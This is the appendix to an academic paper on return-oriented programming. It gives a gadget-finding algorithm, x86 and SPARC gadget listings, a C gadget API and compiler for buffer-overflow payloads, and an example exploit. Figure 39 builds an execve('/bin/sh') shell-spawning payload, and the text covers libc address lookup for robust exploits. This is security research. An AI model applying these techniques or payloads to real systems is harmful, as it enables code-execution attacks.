Online Appendix to: Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

A. X86 IMPLEMENTATION DETAILS

A.1. Our Instruction-Sequence Finding Algorithm

Figure 33 presents, in pseudocode, our algorithm for finding useful sequences on the x86.

A.2. Additional x86 Gadgets

A.2.1. Bit Shifts and Rotation. A gadget for rotating a memory word by a constant amount is given in Figure 34. With an appropriate masking operation, this would give a bit-shift gadget. Writing to the memory location from which %ecx is loaded would give a rotation by a variable amount.

A.2.2. Exclusive Ors. Figure 35 gives the details for a (one-time) xor operation. To make this operation repeatable, we would need to restore the values modified by the push instructions, as we do for the repeatable add gadget given in Figure 11 on page 16 of the article.

A.2.3. Perturbing the Stack Pointer for Conditional Jumps. Figure 36 shows a gadget to perturb %esp, depending on a value in memory. This completes the description of conditional branch begun in Section 5.3.2.

B. SPARC IMPLEMENTATION DETAILS

B.1. Additional SPARC Gadgets

B.1.1. Increment, Decrement. The increment gadget (`v1++`) uses a single instruction sequence for a straightforward load-increment-store, as shown in Figure 37. The decrement gadget (`v1--`) consists of a single, analogous load-decrement-store instruction sequence.

B.1.2. Logical And. The bitwise-and gadget (`v1 = v2 & v3`) is described in Figure 38.
The first two instruction sequences write the values of gadget variables `v2` and `v3` to the third instruction sequence frame. The third sequence restores these source values, performs the bitwise-and, then writes the results to the memory location of gadget variable `v1`.

B.2. Gadget API

Our SPARC gadget application programming interface allows a C programmer to develop an exploit consisting of fake exploit stack frames for gadgets, gadget variables, gadget branch labels, and assemble the entire exploit payload using a well-defined (and fully documented) interface. With the API, an attacker only need define four setup parameters, call an initialization function, then insert as many gadget

DOI 10.1145/2133375.2133377 http://doi.acm.org/10.1145/2133375.2133377

Algorithm GALILEO:
  create a node, *root*, representing the ret instruction;
  place *root* in the trie;
  for *pos* **from** 1 **to** *textseg_len* **do**:
    if the byte at *pos* is c3, i.e., a ret instruction, **then**:
      call BUILDFROM(*pos*, *root*).

Procedure BUILDFROM(index *pos*, instruction *parent_insn*):
  for *step* **from** 1 **to** *max_insn_len* **do**:
    if bytes $\left[(pos - step) \ldots (pos - 1)\right]$ decode as a valid instruction *insn* **then**:
      ensure *insn* is in the trie as a child of *parent_insn*;
      if *insn* isn't boring **then**:
        call BUILDFROM(*pos* − *step*, *insn*).

Fig. 33. The GALILEO algorithm.



Fig. 34. Rotate 4 bits leftward of memory word.

variables, labels, and operations as desired (using our gadget functions), call an epilogue exploit payload packing function, and exec() the vulnerable application to run a custom return-oriented exploit. The API takes care of all other details, including verifying and adjusting the final exploit payload to guarantee that no zero bytes are present in the string buffer overflow.

For example, an attacker wishing to invoke a direct system call to execve looking something like "execve("/bin/sh", {"/bin/sh", NULL}, NULL)," could use 13 gadget API functions to create an exploit as shown in Figure 39.

The API functions create an array of two pointers to "/bin/sh" and NULL and call execve with the necessary arguments. Note that the NULLs in g_syscall function mean optional gadget variable arguments are unused. The "prog" data structure is an internal abstraction of the exploit program passed to all API functions. The standard API packing prologue and epilogue functions (not shown) translate the prog data structure into a string buffer-overflow payload and invoke a vulnerable application with the exploit payload.



Fig. 35. Exclusive or from %eax.

This return-oriented program uses seven SPARC gadgets with 20 total instruction sequences, comprising 1,280 bytes for the buffer exploit frame payload (plus 336 bytes for the initial overflow control hijack).

B.3. Instruction Sequence Address Lookup

Return-oriented exploits require specific instruction sequences to be present at specific addresses. If libc changes or is loaded at a different offset, then the exploit will fail. (See Section 2.2 for more details.) Our initial system hard-coded the addresses of the instruction sequences it relied on. Our deployed system generalizes this somewhat, by searching the libc binary for each sequence as part of exploit compilation. This makes our system robust against a limited class of changes to libc, for example, those that



Fig. 36. Conditional jumps, task three, part two: Apply the perturbation in the word labeled "perturbation here" to the stack pointer. The perturbation is relative to the end of the gadget.

Inst. Seq.	**Preset**	**Assembly**

v1++	%i1 = &v1	ld [%i1], %i0
		add %i0, 0x1, %o7
		st %o7, [%i1]
		ret
		restore

Fig. 37. Increment (v1++).

Inst. Seq.	**Preset**	**Assembly**
m[&%l3] = v2	%l7 = &%l3 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%l4] = v3	%l7 = &%l4 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
v1 = v2 & v3	%l3 = v2 (*stored*) %l4 = v3 (*stored*) %l1 = &v1 + 1 %i0 = -1	and %l3,%l4,%l2 st %l2,[%l1+%i0] ret restore

Fig. 38. And (v1 = v2 & v3).

add or remove strings without changing the code itself. This search is implemented by running instruction sequence address lookups as part of the make process.

Our make rules take byte sequences that uniquely identify instruction sequences, disassemble a live target Solaris libc, match symbols to instruction sequences, and look up libc runtime addresses for each instruction sequence symbol. Thus, even if instruction sequence addresses vary in a target libc from our original version, our dynamic address lookup rules can find suitable replacements (with a single make command), provided the actual instruction bytes are available anywhere in a given target library at runtime.

Note that this system still requires that the exact instruction sequence be found somewhere in the target libc. In subsequent work [Roemer 2009], we generalized this to allow gadgets to be constructed from any instruction sequence that matches

```
/* Gadget variable declarations */
g_var_t *num     = g_create_var(&prog, "num");
g_var_t *arg0a   = g_create_var(&prog, "arg0a");
g_var_t *arg0b   = g_create_var(&prog, "arg0b");
g_var_t *arg0Ptr = g_create_var(&prog, "arg0Ptr");
g_var_t *arg1Ptr = g_create_var(&prog, "arg1Ptr");
g_var_t *argvPtr = g_create_var(&prog, "argvPtr");

/* Gadget variable assignments (SYS_execve = 59)*/
g_assign_const(&prog, num,     59);
g_assign_const(&prog, arg0a,   strToBytes("/bin"));
g_assign_const(&prog, arg0b,   strToBytes("/sh"));
g_assign_addr( &prog, arg0Ptr, arg0a);
g_assign_const(&prog, arg1Ptr, 0x0); /* Null */
g_assign_addr( &prog, argvPtr, arg0Ptr);

/* Trap to execve */
g_syscall(&prog, num, arg0Ptr, argvPtr, arg1Ptr,
  NULL, NULL, NULL);
```

Fig. 39. API Exploit.



Fig. 40. Function call gadget stack layout.

a certain pattern. Later work by others has provided for even more general gadget search [Dullien et al. 2010; Hund et al. 2009].

B.4. Exploit Memory Layout

The memory layout of the safe call stack frame, gadget variable area, and exploit frame collection, as set up by our compiler, is shown in Figure 40.

B.5. Example Exploit: Matrix Addition

Figure 41 shows an exploit language program (MatrixAddition.rc) that allocates two 4×4 matrices, fills them with random values 0–511, and performs matrix addition. Our compiler produces a C language file (MatrixAddition.c), that when compiled (to

```
var n = 4;              // 4x4 matrices
var* mem, p1, p2;       // Pointers
var matrix, row, col;

srandom(time(0));       // Seed random()
mem = malloc(128);      // 2 4x4 matrices
p1 = mem;
for (matrix = 1; matrix <= 2; ++matrix) {
    printf(&("\nMatrix %d:\n\t"), matrix);
    for (row = 0; row < n; ++row) {
        for (col = 0; col < n; ++col) {
            // Init. to small random values
            *p1 = random() & 511;
            printf(&("%4d "), *p1);
            p1 = p1 + 4;    // p1++
        }
        printf(&("\n\t"));
    }
}

// Print the sum of the matrices
printf(&("\nMatrix 1 + Matrix 2:\n\t"));
p1 = mem;
p2 = mem + 64;
for (row = 0; row < n; ++row) {
    for (col = 0; col < n; ++col) {
        // Print the sum
        printf(&("%4d "), *p1 + *p2);
        p1 = p1 + 4;        // p1++
        p2 = p2 + 4;        // p2++
    }
    printf(&("\n\t"));
}

free(mem);                  // Free memory
```

Fig. 41. Matrix addition exploit code.

```
sparc@sparc # ./MatrixAddition

Matrix 1:
         493   98  299   94
          31  481  502  427
          95  238  299  219
         369   16  447   47

Matrix 2:
          27  202  136   38
         312  129  162  420
         223  201  345  107
           6   27   76  499

Matrix 1 + Matrix 2:
         520  300  435  132
         343  610  664  847
         318  439  644  326
         375   43  523  546
```

Fig. 42. Matrix addition output.

MatrixAddition), `exec()`'s the vulnerable application from Figure 29 with the program exploit payload. The exploit program prints out the two matrices and their sum, as shown in Figure 42. The exploit payload for the matrix program is 24 kilobytes, using 31 gadget variables, 145 gadgets, and 376 instruction sequences (including compiler-added variables and gadgets).